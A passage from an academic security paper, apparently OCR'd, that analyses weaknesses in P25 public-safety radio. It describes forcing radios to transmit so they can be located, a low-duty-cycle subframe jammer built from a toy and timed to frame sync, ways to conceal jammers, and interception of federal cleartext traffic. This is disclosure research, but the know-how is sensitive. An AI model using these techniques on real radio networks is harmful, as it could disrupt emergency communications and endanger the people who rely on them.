


Figure 3: Logical Data Unit structure (from Project 25 FDMA - Common Air Interface: TIA-102.BAAA-A)

this means that the encoding of voice over the air is more efficient, it also means that voice transmissions are not protected by with block ciphers or message authentication codes, as we explain below.

2.2 Security Features

P25 provides options for traffic confidentiality using symmetric-key ciphers, which can be implemented in software or hardware. The standard supports mass-market "Type 2/3/4" crypto engines (such as DES and AES) for unclassified domestic and export users, as well as NSA-approved "Type 1" cryptography for government classified traffic. (The use of Type 1 hardware is tightly controlled and restricted to classified traffic only; even sensitive criminal law enforcement surveillance operations typically must use commercial Type 2/3/4 cryptography.)

The DES, 3DES and AES ciphers are specified in the standard, in addition to the null cipher for cleartext. The standard also provides for the use of vendor-specific proprietary algorithms (such as 40 bit RC4 for radios aimed at the export market). [13]

At least for unclassified Type 2, 3 and 4 cryptography, pre-shared symmetric keys are used for all traffic encryption. The system requires a key table located in each radio mapping unique *Key ID+Algorithm ID* tuples to particular symmetric cipher keys stored within the unit. This table may be keyed manually or with the use of an Over The Air Rekeying protocol. A group of radios can communicate in encrypted mode only if all radios share a common key (labeled with the same Key ID).

Many message frame types contain a tuple consisting of an initialization vector (the MI), a Key ID and an Algorithm ID. A clear transmission is indicated by a zero MI and KID and a special ALGID. The key used by a given radio group may thus change from message to message and even from frame to frame (some frames may be sent encrypted while others are sent in the clear).

Because of the above-described property of the error correction mechanisms used, especially in voice frames such as the LDU1 and LDU2 frame types, there is no mechanism to detect errors in certain portions of transmitted frames. This was a deliberate design choice, to permit undetected corruption of portions of the frame that are less important for intelligibility.

This error-tolerant design means that standard block cipher modes (such as Cipher Block Chaining) cannot be used for voice encryption; block ciphers require the accurate reception of an entire block in order for any portion of the block to be correctly decrypted. P25 voice encryption is specified stream ciphers, in which a cryptographic keystream generator produces a pseudorandom bit sequence that is XORd with the data stream to encrypt (on the transmit side) and decrypt (on the receive side). In order to permit conventional block ciphers (including DES and AES) to be used as stream ciphers, they are run in Output Feedback mode ("OFB")) in order to generate a keystream. (Some native stream ciphers, such as RC4, have also been implemented by some manufacturers, particularly for use in export radios that limited to short key lengths.)

For the same reason – received frames must tolerate the presence of some bit errors – cryptographic message authentication codes ("MACs"), which fail if any bit errors whatsoever are present, are not used.[3]

3 Security Deficiencies

In the previous section, we described a highly ad hoc, constrained architecture that, we note, departs in significant ways from conservative security design, does not provide clean separation of layers, and lacks a clearly stated set of requirements against which it can be tested.

This is true even in portions of the architecture, such as the packet data frame subsystem, which are at least in theory compatible with well understood standard cryptographic protocols, such as those based on block ciphers and MACs.

This ad hoc design might by itself represent a security concern. In fact, the design introduces significant certificational weaknesses in the cryptographic protection provided.

But such weaknesses do not, in and of themselves, automatically result in exploitable vulnerabilities. However, they weaken and complicate the guarantees that can be made to higher layers of the system. Given the overall complexity of the P25 protocol suite, and especially given the reliance of upper layers such as the OTAR subsystem on the behavior of lower layers, such deficiencies make the security of the overall system much harder for a defender to analyze.

The P25 implementation and user interfaces, too, suffer from an ad hoc design that, we shall see, does not fare well against an adversarial threat. There is no evidence in the standards documents, product literature, or other documentation of user interface or usability requirements, or of testing procedures such as "red team" exercises or user behavior studies.

As we shall see later in this paper, taken in combination, the design weaknesses of the P25 security architecture and the standard implementations of it admit practical, exploitable vulnerabilities that routinely leak sensitive traffic and that allow an active attacker remarkable leverage.

At the root of many of the most important practical vulnerabilities in P25 systems are a number of fundamentally weak cryptographic, security protocol, and coding design choices.

3.1 Authentication and Error Correction

A well known weakness of stream ciphers is that attackers who know the plaintext content of any encrypted portion of transmission may make arbitrary changes to that content at will simply by flipping appropriate bits in the data stream. For this reason, it is usually recommended that stream ciphers be used in conjunction with MACs. But the same design decision (error tolerance) that forced the use of stream ciphers in P25 also precludes the use of MACs.

Because no MACs are employed on voice and most

[3] Some vendors support AES in GCM mode, but it is not standardized. In any case, even when GCM mode is used, it does not authenticate the voice traffic as originating with a particular user.

other traffic, even in encrypted mode, it is trivial for an adversary to masquerade as a legitimate user, to inject false voice traffic, and to replay captured traffic, even when all radios in a system have encryption configured and enabled.

The ability for an adversary to inject false traffic without detection is, of course, a fundamental weakness by itself, but also something that can serve as a stepping stone to more sophisticated attacks (as we shall see later).

A related issue is that because the P25 voice mode is real time, it relies entirely on error correction (rather than detection and retransmission) for integrity. The error correction scheme in the P25 frame is highly optimized for the various kinds of content in the frame. In particular, a single error correcting code is not used across the entire frame. Instead, different sections of P25 frames are error corrected in independent ways, with separate codes providing error correction for relatively small individual portions of the data stream. This design leaves the frames vulnerable to highly efficient active jamming attacks that target small-but-critical subframes, as we will see in Section 4.

3.2 Unencrypted Metadata

Even when encryption is used, much of the basic metadata that identifies the systems, talk groups, sender and receiver user IDs, and message types of transmissions are sent in the clear and are directly available to a passive eavesdropper for traffic analysis and to facilitate other attacks. While some of these fields can be optionally encrypted (the use of encryption is not tied to whether voice encryption is enabled), others must always be sent in the clear due to the basic architecture of P25 networks.

For example, the start of every frame of every transmission includes a *Network Identifier* ("NID") field that contains the 12 bit Network Access Code (NAC) and the 4 bit frame type ("Data Unit ID"). The NAC code identfies the network on which the transmission is being sent; on frequencies that carry traffic from multiple networks, it effectively identifies the organization or agency from which a transmission originated. The Data Unit ID identifies the type of traffic, voice, packet data, etc. Several aspects of the P25 architecture requires that the NID be sent in the clear. For example, repeaters and other infrastructure (which do not have access to keying material) use it to control the processing of the traffic they receive. The effect is that the NAC and type of transmission is available to a passive adversary on every transmission.

For voice traffic, a *Link Control Word* ("LCW") is included in every other LDU voice frame (specifically, in the LDU1 frames). The LCW includes the transmitter's unique unit ID (somewhat confusingly called the "Link IDs" in various places in the standard). The ID fields in the LCW can be optionally encrypted, but whether they are actually encrypted is not intrinsically tied to whether encryption is enabled for the voice content itself (rather it is indicated by a "protected" bit flag in the LCW).

Worse, we discovered a widely deployed implementation error that exacerbates the unit ID information leaked in the LCW. We examined the transmitted bitstream generated by Motorola P25 radios in our laboratory, and also the over-the-air tactical P25 traffic on the frequencies used by Federal law enforcement agencies in several US metropolitan areas (captured over a period of more than one year)

We found that in every P25 transmission we captured, both in P25 transmissions sent from our equipment and from encrypted traffic we intercepted over the air, the LCW protection bit is never set; the option to encrypt the LCW does not appear ever to be enabled, even when the voice traffic itself is encrypted. That is, in both Motorola's XTS5000 product and, apparently, in virtually every other P25 radio in current use by the Federal government, the sender's Unit Link ID is always sent in the clear, even for encrypted traffic. This, of course, greatly facilitates traffic analysis of encrypted networks by a passive adversary, who can simply record the unique identifiers of each transmission as it comes in. It also simplifies certain active attacks we discuss in the section below.

3.3 Traffic Analysis and Active Location Tracking

Generally, a radio's location may be tracked only if it is actively transmitting. Standard direction finding techniques can locate a transmitting radio relatively quickly [12, 10]. P25 provides a convenient means for an attacker to induce otherwise silent radios to transmit, permitting active continuous tracking of a radio's user.

The P25 protocol includes a data packet transmission subsystem (this is separate from the streaming real-time digital voice mode we have been discussing). P25 data packets may be sent in either an unconfirmed mode, in which retransmission in the event of errors is handled by a higher layer of the protocol, or in confirmed mode, in which the destination radio must acknowledge successful reception of a data frame or request that it be retransmitted.

If the Unit Link IDs used by a target group are already known to an adversary, she may periodically direct intentionally corrupted data frames to each member of the

group. Only the header CRCs need check cleanly for a data frame to be replied to – the rest of the packet can be (intentionally) corrupt. Upon receiving a corrupt data transmission directed to it, the target radio will immediately reply over the air with a retransmission request. (It is unlikely that such corrupted data frames will be noticed, especially since the corrupt frames are rejected before being passed to the higher layers in the radio's software responsible for performing decryption and displaying messages on the user interface). The reply transmission thus acts as an oracle for the target radio that not only confirms its presence, but that can be used for direction finding to identify its precise location.

While we are unaware of any P25 implementations that refuse to respond to a data frame that is not properly encrypted, even if encryption is enabled and a radio refuses to pass unencrypted frames to higher level firmware, the attacker may easily construct a forged but valid encryption auxiliary header simply by capturing legitimate traffic and inserting a stolen encryption header. This is possible because the protocol is optimized to recover from interference and transmission errors. Upon receiving a damaged packet – whether generated by an attacker or corrupted from natural causes – the target radio sends a message to request retransmission. This has the effect of allowing an active adversary to use the data protocol as an oracle for a given radio's presence. It also allows an adversary to force a target radio to transmit on command, allowing direction finding on demand.

If the target radios' Unit Link IDs are for some reason unknown to the attacker, she may straightforwardly attempt a "wardialing" attack in which she systematically guesses Unit Link IDs and sends out requests for replies, taking note of which ID numbers respond. However, in a trunked system or a system using Over the Air Rekeying, or in a system where members of the radio group occasionally transmit voice in the clear, Link IDs will be readily available without resorting to wardialing in this manner.

With this technique, an adversary can easily "turn the tables" on covert users of P25 mobile devices, effectively converting their radios into location tracking beacons.

3.4 Clear Traffic Always Accepted

All models of P25 radios of which we are aware will receive any traffic sent in the clear even when they are in encrypted mode. There is no configuration option to reject or mute clear traffic. While this may have some benefit to ensure interoperability in emergencies, it also means that a user who mistakenly places the "secure" switch in the "clear" position is unlikely to detect the error.

Figure 4: Motorola KVL3000 Keyloader with XTS5000 Radio

Because it is difficult to determine that one is receiving an accidentally non-encrypted signal, messages from a user unintentionally transmitting in the clear will still be received by all group members (and anyone else eavesdropping on the frequency), who will have no indication that there is a problem unless they happen to be actively monitoring their receivers' displays during the transmission.

Especially in light of the user interface issues discussed in Section 3.6, P25's cleartext acceptance policy invites a practical scenario for cleartext to be sent without detection for extended periods. If some encrypted users accidentally set their radios for clear mode, the other users will still hear them. And as long as the (mistakenly) clear users have the correct keys, they will still hear their cohorts' encrypted transmissions, even while their own radios continue transmitting in the clear.

3.5 Cumbersome Keying

The P25 key management model is based on centralized control. As noted above, in most secure P25 products (including Motorola's), key material is loaded into radios either via a special key variable loader (that is physically attached by cable to the radio; see Figure 4) or through the OTAR protocol (via a KMF server on the radio network).

There is no provision for individual groups of users to create ad hoc keys for short term or emergency use when they find that some members of a group lack the key material held by the others. That is, there is no mechanism for peers to engage in public key negotiation among themselves over the air or for keys to be entered into radios by hand without the use of external keyloader hardware.

Thus there is no way for most users in the field to add a new member to the group or to recover if one user's radio is discovered to be missing the key during a sensitive operation. In systems that use automatic over-the-air keying at regular intervals, this can be especially problematic. If common keys get "out of sync" after some users have updated keys before others have, all users must revert to clear mode for the group to be able to communicate.[4] As we will see in the next section, this is a common scenario in practice.

3.6 User Interface Ambiguities

P25 mobile radios are intended to support a range of government and public safety applications, many of which, such as covert law enforcement surveillance, require both a high degree of confidentiality as well as usability and reliability.

While a comprehensive analysis of the user interface and usability of P25 radios is beyond the scope of this paper, we found a number of usability deficiencies in the P25 equipment we examined.

As noted above, the security features of P25 radios assume a centrally-controlled key distribution infrastructure shared by all users in a system. Once cryptographic keys have been installed in the mobile radios, either by a manual key loading device or through OTAR, the radios are intended to be simple to operate in encrypted mode with little or no interaction from the user. Unfortunately, we found that the security features are often difficult to use reliably in practice.[5]

All currently produced P25 radios feature highly configurable user interfaces. Indeed, most vendors do not impose any standard user interface, but rather allow the radio's buttons, switches and "soft" menus to be customized by the customer. While this may seem an advantageous feature that allows each customer to configure its radios to best serve its application, the effect of this highly flexible design is that any given radio's user interface is virtually guaranteed to have poorly documented menus, submenus and button functions.

Because the radios are customized for each customer, the manuals are often confusing and incomplete when used side-by-side with an end-user's actual radio. For example, the Motorola XTS5000 handheld P25 radio's manual [14] consists of nearly 150 pages that describe dozens of possible configurations and optional features, with incomplete instructions on how to activate features and interpret displayed information that typically advise the user to check with their local radio technician to find out how a given feature or switch works. (Other manufacturers' radios have a similarly configurable design). That is, every customer must, in effect, produce a custom user manual that describes how to properly use the security features as they happen to have been configured.

In a typical configuration for the XTS5000, outbound encryption is controlled by a rotating switch located on the same stem as the channel selector knob. We found it to be easy to accidentally turn off encryption when switching channels. And other than a small symbol[6] etched on this switch, there is little positive indication of whether or not the radio is operating in encrypted mode. Figure 5 shows the radio user interface in clear mode; Figure 6 shows the same radio in encrypted mode.

On the XTS portable radios, a flashing LED indicates the reception of encrypted traffic. However, the same LED serves multiple purposes. It glows steady to indicate transmit mode, "slow" flashes to indicate received cleartext traffic, a busy channel, or low battery, and "fast" flashes to indicate received encrypted traffic. We found it to be very difficult to distinguish reliably between received encrypted traffic and received unencrypted traffic. Also, the LED and the "secure" display icon are likely out of the operator's field of view when an earphone or speaker/microphone is used or if the radio is held up to the user's ear while listening (or mouth when talking).

The Motorola P25 radios can be configured to give an audible warning of clear transmit or receive in the form of a "beep" tone sounded at the beginning of each outgoing or incoming transmission. But the same tone is used to indicate other radio events, including button presses, low battery, etc, and the tone is difficult to hear in noisy

[4] This scenario is a sharp counterexample to the oft-repeated cryptographic folk wisdom (apparently believed as an article of faith by many end users) that frequently changing one's keys yields more security.

[5] In this section, we focus on examples drawn from Motorola's P25 product line. Motorola is a major vendor of P25 equipment in the United States and elsewhere, supplying P25 radios to the federal government as well as state and local agencies. Other vendors' radios have similar features; we use the Motorola products strictly for illustration. We performed some of our experiment with a small encrypted P25 network we set up in our laboratory, using a set of Motorola Model XTS5000 handheld radios.

[6] On Motorola radios, this symbol is a circle with a line through it, unaccompanied by any explanatory label. This is the also the symbol used in many automobiles to indicate whether the air condition vents are open or closed.




Figure 5: XTS5000 in "Clear" Mode

environments.

In summary, it appears to be quite easy to accidentally transmit in the clear, and correspondingly difficult to determine whether an incoming message was encrypted or with what key.

3.7 Discussion

The range of weaknesses in the P25 protocols and implementations, taken individually, might represent only relatively small risks that can be effectively mitigated with careful radio configuration and user vigilance. But taken together, they interact in far more destructive ways.

For example, if users are accustomed to occasionally having keys be out of sync and must frequently switch to clear mode, the risk that a user's radio will mistakenly remain in clear mode even when keys are available increases greatly.

More seriously, these vulnerabilities provide a large menu of options that increase the leverage for targeted active attacks that become far harder to defend against.

In the following sections, we describe practical attacks against P25 systems that exploit combinations of these protocol, implementation and usability weaknesses to extract sensitive information, deny service, or manipulate user behavior in encrypted P25 systems. We will also see that user and configuration errors that cause unintended cleartext transmission are very common in practice, even among highly sensitive users.

4 Denial of Service

Recall that P25 uses a narrowband modulation scheme designed to fit into channels compatible with the current spectrum management practices for two-way land mobile radio. Unfortunately, although this was a basic design constraint, it not only denies P25 systems the jamming resistance of modern digital spread spectrum systems, it actually makes them *more* vulnerable to denial of service than the analog systems they replace. The P25 protocols also permit potent new forms of deliberate interference, such as *selective attacks* that induce security downgrades, a threat that is exacerbated by usability deficiencies in current P25 radios.

4.1 Jamming in Radio Systems

Jamming attacks, in which a receiver is prevented from successfully interpreting a signal by noise injected onto the over the air channel, are a long-known and widely studied problem in wireless systems.

In ordinary narrowband channelized analog FM systems, jamming and defending against jamming is a matter of straightforward analysis. The jammer succeeds when it overcomes the power level of the legitimate transmitter at the receiver. Otherwise the "capture effect", a phenomenon whereby the stronger of two signals at or near the same frequency is the one demodulated by the receiver, permits the receiver to continue to understand the transmitted voice signal. An attacker may attempt to inject an intelligible signal or actual noise to prevent reception. In practice, an FM narrowband jammer will succeed reliably if it can deliver 3 to 6 dB more power to the receiver than the legitimate transmitter (to exceed the "capture ratio" of the system). Jamming in narrowband systems is thus for practical purposes a roughly equally balanced "arms race" between attacker

Figure 6: XTS5000 in "Encrypted" Mode

and defender. Whoever has the most power wins.[7]

In digital wireless systems, the jamming arms race is more complex, depending on the selected modulation scheme and protocol. Whether the advantage falls to the jammer or to the defender depends on the particular modulation scheme.

Spread spectrum systems [5], and especially direct sequence spread spectrum systems, can be made robust against jamming, either by the use of a secret spreading code or by more clever techniques described in [9, 1]. Without special information, a jamming transmitter must increase the noise floor not just on a single frequency channel, but rather across the entire band in use, at sufficient power to prevent reception. This requires far more power than the transmitter with which it seeks to interfere, and typically more aggregate power than an ordinary transmitter would be capable of. Modern spread spectrum systems such as those described in the references above can enjoy an average power advantage of 30dB or more over a jammer. That is, in a spread spectrum system operating over a sufficiently wide band, a jammer can be forced to deliver more than 30dB more aggregate power to the receiving station than the legitimate transmitter.

By contrast, in a narrow-band digital modulation scheme such as P25's current C4FM mode (or the lower-bandwidth Phase 2 successors proposed for P25), jamming requires only the transmission of a signal at a level near that of the legitimate transmitter. Competing signals arriving at the receiver will prevent clean decoding of a transmitted symbol, effectively randomizing or setting the received symbol. [2] That is, C4FM modulation suffers from approximately the same inherent degree of susceptibility to jamming as narrowband FM – a jammer must simply deliver slightly more power to the receiver than the legitimate transmitter.

But, as we will see below, the situation is actually far more favorable to the jammer than analysis of its modulation scheme alone might suggest. In fact, the *aggregate* power level required to jam P25 traffic is actually much *lower* than that required to jam analog FM. This is because an adversary can disrupt P25 traffic very efficiently by targeting only specific small portions of frames to jam and turning off its transmitter at other times.

4.2 Reflexive Partial Frame Jamming

We found that the P25 protocols are vulnerable to highly efficient jamming attacks that exploit not only the narrowband modulation scheme, but also the structure of the transmitted messages.

Most P25 frames contain one or more small metadata subfields that are critical to the interpretation of the rest of the frame. For example, if the 4-bit Data Unit ID, present at the start of every frame, is not received correctly, receivers cannot determine whether it is a header, voice, packet or other frame type. This is not the only critical subfield in a frame, but it is illustrative for our purposes.

It is therefore unnecessary for an adversary to jam the entire transmitted data stream in order to prevent a receiver from receiving it. It is sufficient for an attacker to prevent the reception merely of those portions of a frame that are needed for the receiver to make sense of the rest

[7] As a practical matter, the analog jamming arms race is actually tipped slightly in favor of the *defender,* since the attacker generally also has to worry about being discovered (and then eliminated) with radio direction finding and other countermeasures. More power makes the jammer more effective, but also easier to locate.

of the frame.

Unfortunately, the P25 frame encoding makes it particularly easy and efficient for a jammer to attack these subfields in isolation.

A P25 voice frame is 1728 bits in length. The entire *NID* subfield containing the NAC + DUID (and its error correction code) represents only 64 bits of these 1728 bits. Jamming just the 64 bit NID subfield effectively denies the receiver the ability to interpret the other 1664 bits of the frame, even if those bits are received unmolested . A jammer synchronized to attack just the NID subfield of voice transmission would need to operate at a duty cycle of only 3.7% during transmissions. Such a pulse lasts only about 1/100th of a second.

To efficiently jam particular frame subfields, a jammer must synchronize its transmissions so that it begins transmitting at or just before the the first symbol of the targeted field is sent by the transmitter under attack, and end just after the last symbol of the field has been sent. At 4800 symbols per second, each symbol lasts just longer than 0.2ms. This may seem at first to require an impossibly high degree of timing synchronization. But the P25 framing scheme actually makes it quite straightforward for a jammer equipped with its own receiver to tightly synchronize to the target transmitter. Recall that each frame begins with an easily-recognized frame synchronization word, which the jammer can use to precisely trigger its interference so that it begins and ends at exactly the desired symbols.

By careful synchronization, a jammer that attacks only the NID subfield of voice traffic can reduce its overall energy output so that it effectively has *more than 14dB of average power advantage* over the legitimate transmitter.

It may be possible to improve the advantage to the jammer even more by careful analysis of the error correction codes used in particular subfields in order to reduce the number of bits in the subfield that have to be jammed. (We assumed conservatively above that the attacker must jam *every* bit of the 64 bit NID field in order to prevent correct reconstruction of at least one bit of the NID payload, which clearly can be improved upon). This would permit even lower transmission times and average emitted power. It is not necessary to fully obliterate a critical protocol, merely to reliably (though not necessarily perfectly) prevent its correct interpretation.

Properly synchronized, a P25 jamming system can operate at a very low duty cycle that not only saves energy at the jammer and makes its equipment smaller and less expensive, but also makes the existence of the attack difficult to diagnose and detect, and, if detected, require the use of specialized equipment to locate it. (Note that the length of the jamming transmission is only about 10ms long, which is far shorter than the "oracle" transmissions discussed in Section 3.3.) Such a jamming system need only be relatively inexpensive, requires only a modest power supply, and is trivial to deploy in a portable configuration that carries little risk to the attacker, as described below.

We note that there is no analogous low-duty cycle jamming attack possible against the narrowband FM voice systems that P25 replaces.

4.3 Selective Jamming Attacks

An attacker need not attempt to jam every transmitted frame. The attacker can pick and choose which frames to attack in order to encourage the legitimate users to alter their behavior in particular ways.

For example, it is straightforward to monitor for a non-zero MI field in a header frame (indicating an encrypted transmission) and to selectively jam portions of subsequent frames, while leaving clear transmissions alone, in order to create the impression to the users of a radio network that, for unknown technical reasons, encryption has malfunctioned while clear transmission remains viable, thus inducing the users to downgrade to clear transmissions. If the users are already conditioned (through other weaknesses in P25) to unreliable cryptography, such an attack might be dismissed as routine. As we discuss in Section 5, it appears to be reasonable to expect that many such users are so conditioned.

As another possibility, an attacker could choose to attack only uplink messages on the control channel of a trunked P25 system, thus effectively denying use of the entire trunked network at an extremely low cost to the attacker.

In addition to the complexities of detecting and direction-finding an attack lasting mere hundredths or even thousandths of a second, adversaries can take steps to render their attacks less vulnerable to detection and more difficult for the operators of a radio network to prevent. For example, an attacker could choose to deploy multiple battery operated jamming devices in a metropolitan area, placing them in public locations to make tracing of the devices harder, or even surreptitiously attaching them to the vehicles of third parties such as taxis or delivery trucks to cause confusion, and to make the jammers harder to locate. Such devices may be made arbitrarily programmable, changing which of a group of devices is active at any one time or even taking commands over the air.

Figure 7: Girltech IMME, with modified firmware

4.4 Experimental Results

To confirm that low duty cycle subframe jamming is effective against standard P25 receiver implementations and to examine practical jammer architectures that might be employed by an adversary, we implemented a low-power subframe jammer for P25 traffic for testing in our laboratory environment.

Recent work has shown that inexpensive software programmable radios such as the Ettus USRP are capable of implementing the P25 protocols and acting as part of a P25 deployment [7]. Their versatility and the availability of open-source P25 software makes them attractive for reception, but round-trip delays between the receiver and transmitter make the platform less than ideal for subframe jamming.

Instead, we implemented our proof-of-concept selective jammer for P25 frames using the Texas Instruments CC1110 platform. The CC1110 chip combines a CC1101 radio with an 8051 microcontroller in a single system-on-chip package, allowing for faster reaction times than a USRP or other software radio could support. When jamming reflexively, packets are passed to the 8051 one byte at a time, allowing a filter to selectively jam transmissions only if the received header matches an intended target.

While any CC1110 board for the correct frequency range is sufficient, we used the *GirlTech IMME,* a commercial toy intended for pre-teen children to text message one another without cellular service. Presently priced at $30 USD, the package includes a handheld unit and a USB adapter, either of which may be used with our P25 client (for an aggregate price of $15 per jammer).

In order to facilitate rapid development, our CC1110 toolkit for P25 was divided into a Python-language client that communicates with native 8051 applications through an open-source debugger, the GoodFET. [8] Operations




Figure 8: Sub-Frame Reflex Jamming

which do not require a fast reaction time are implemented only in Python, while timing-critical operations such as packet reception and sub-frame jamming are implemented as small fragments of C applications and are executed from RAM in the CC1110. Once a particular program has been verified to behave correctly, it can be rewritten as a stand-alone application to run from flash memory under battery power.

As shown in Figure 8, our sub-frame jammer is triggered by the LDU Frame Sync bitstream. Upon receiving this sequence, the CC1101 switches from its Receive to Transmit states. Starting the transition before the last 8 symbols of the 24-symbol Frame Sync are received allows the jammer-induced packet errors to begin from the very first byte of an LDU's NID field. Holding the transmission for the entire duration of the NID subframe and then ending it immediately produces an overall duty cycle of 3.7% relative to the transmitter under attack.

Our lab experiments were entirely successful. The GirlTech-based reflexive subframe jammer is able to reliably prevent reception from a nearby Motorola P25 transmitter as received by both a Motorola XTS2500 transceiver and Icom PCR-2500, with the jammer and the transmitter under attack both operating at similar power levels and with similar distance from the receiver. A standard off-the-shelf external RF amplifier would be all that is necessary to extend this experimental apparatus to real-world, long-range use. While we did not perform high power or long-range jamming ourselves (and there are significant regulatory barriers to such experiments), we expect that an attacker would face few technical difficulties scaling a jammer within the signal range of a typical metropolitan area.

5 Encryption Failure in Fielded Systems

Even if the P25 protocols and the design of P25 products might make them *potentially* vulnerable to user and configuration error, that does not automatically mean that fielded P25 systems are always insecure in practice. A natural question, then, is how successful the users of secure P25 radio systems are in preventing the unintended transmission of sensitive cleartext.

One way to answer this question might be be through a usability study, such as the one seminally performed by Whitten and Tygar with PGP [19], in which researchers train test subjects to configure and use a P25 system and then observe their behavior and performance in a controlled environment. While such studies can have value in evaluating, e.g., different user interface designs from among a set of candidates, they have inherent limitations. Aside from the cost of recruiting and observing suitable test subjects, it can be difficult to replicate "real world" conditions – especially the motivation of the users to maintain security while getting their work done – sufficiently well to ensure that the results are representative of the system's true usability under field conditions [3].

Instead, we measured and analyzed the incidence of unintended cleartext leakage in real P25 systems carrying a high volume of sensitive encrypted traffic with trained and motivated users: the secure tactical two-way radio systems used in federal criminal investigations.

An Over-the-Air Analysis

Although P25 is designed for general two-way radio use, the principal users of P25 in the US are law enforcement and public safety agencies. P25 has recently enjoyed particularly widespread adoption by the federal government for the tactical radios used for surveillance and other confidential operations by Federal law enforcement agencies such as the DEA, FBI, the Secret Service, ICE, and so on.

Most of the P25 tactical radio systems currently used by these agencies operate in one of two frequency bands in the VHF and UHF radio spectrum allocated exclusively for Federal use. There are approximately 2000 two-way radio voice channels in the Federal spectrum allocation (comprising 11 MHz in the VHF band plus 14 MHz in the UHF band, with channels spaced every 12.5 KHz). Most of these channels are unused in any given geographic area. The individual channels used by each given agency are assigned on a region-by-region basis, so a channel used by, say, the National Parks Service in one area might be used by the Bureau of Prisons in another area. Channels used for sensitive tactical law enforcement channels are mixed in among those of other Federal agencies and likewise vary on a regional basis. All Federal channel allocations are managed by the National Telecommunications and Information Administration and, unlike the state, local, and private frequency allocations managed by the Federal Communications Commission, are not published.[8]

We built a P25 traffic interception system for the Federal frequency bands, which we operated over a two year period in two US metropolitan areas. Our system consists of an array of Icom PCR-2500 software-controlled radio receivers [11], an inexpensive ($1000) wide-band receiver marketed to radio hobbyists and also popular in commercial monitoring applications. The PCR-2500 has several features that were important to us: relatively good performance in the federal VHF and UHF frequency bands, software programmability (via a USB interface), P25 capability via a daughterboard option, and the ability to search a range of frequencies to identify those in active use.

Our first task was to identify and catalog the particular frequencies used for sensitive tactical operations in each of our two metropolitan areas. We programmed PCR-2500 receivers located at two locations in or near each city to identify frequencies with P25 signals being transmitted the federal frequency bands. We live monitored traffic on each identified frequency to determine whether it is used for law enforcement surveillance or other sensitive operations. After several months, we positively identified 114 frequencies in one city and 109 in the other as being used for sensitive law enforcement operations. While some of the frequencies we found carried a great deal of traffic, many others were only used sporadically. On every one of the sensitive frequencies we found, the traffic was predominantly encrypted, but still carried at least occasional cleartext. We could, of course, only monitor the transmissions that were sent in the clear (which extended the time required for our frequency cataloging process).[9]

We then set up infrastructure to intercept every cleartext transmission that occurred on the sensitive frequencies we identified. We dedicated a number of individual PCR-2500 receivers to intercept traffic on a few particularly active frequencies, in order to ensure that we would capture virtually all of the cleartext that was transmitted on them. (The frequencies with dedicated receivers were the output channels of nearby repeater systems, which had the desirable effect of ensuring that any transmis-

[8] Although the Federal agency frequency assignments are not officially published by the government, some of the tactical frequencies used by some agencies in some areas are relatively well known and can be found on the Internet. But most of the frequencies used for sensitive tactical communication are not published or widely known.

[9] It is explicitly legal under 18 USC 2511 for any person in the US to intercept and monitor unencrypted law enforcement radio traffic, even sensitive communication that perhaps *should* be encrypted. However, in the interest of public safety, we decline to identify here the particular frequencies used by particular agencies. Also, to comply with our institutional IRB requirements, we did not retain and will not disclose here any personally identifiable information we happened to monitor or derive, whether about surveillance targets or the government employees who were using the radios.

sions we did not record were not due to our receiver being out of geographic range but rather due to the traffic being encrypted). For the remaining frequencies, We used two additional PCR-2500 receiver in different locations around each city to continuously "scan" through the channels. and capture traffic detected during the scan (Icom supplies software that performs a similar function, but it did not have sufficient capability to record the P25 metadata we were concerned with, so we had to write our own software for this purpose). We operated this arrangement, on an increasing number of discovered frequencies and with an increasing number of receivers, over a period of two years.

We "live sampled" cleartext audio each day. We disregarded "non-sensitive" traffic such as radio tests or other messages for which encryption would be unnecessary or inapprpriate (this represented only a small fraction of the traffic on the frequencies we were monitoring), leaving only "unintended" sensitive cleartext. We categorized each unintended cleartext message exchange according to the apparent error made or other reason it was sent in the clear. (We did not retain any identifying information about agents or targets).

In every case, sensitive traffic we sampled was sent in the clear under one of three scenarios:

- *Individual Error:* One or more users in the clear, but other users encrypted. In this scenario, all users clearly shared a common cryptographic key, since communication was able to occur unimpeded. But the users transmitting in the clear apparently accidentally switched their radios to transmit in the clear mode. Because the offending users still received the other users' encrypted traffic and because those users had no way to reliably tell that they were sometimes getting clear traffic, this situation typically remained undetected.

- *Group Error:* All users operated in the clear, but gave an indication that they believed they were operating in encrypted mode. In some cases, this involved one user explaining to another how to set the radio to encrypted mode, but actually described the procedure for setting it to clear mode. In other cases, the users would simply announce that they had just rekeyed their radios to operated in encrypted mode (but were actually in the clear).

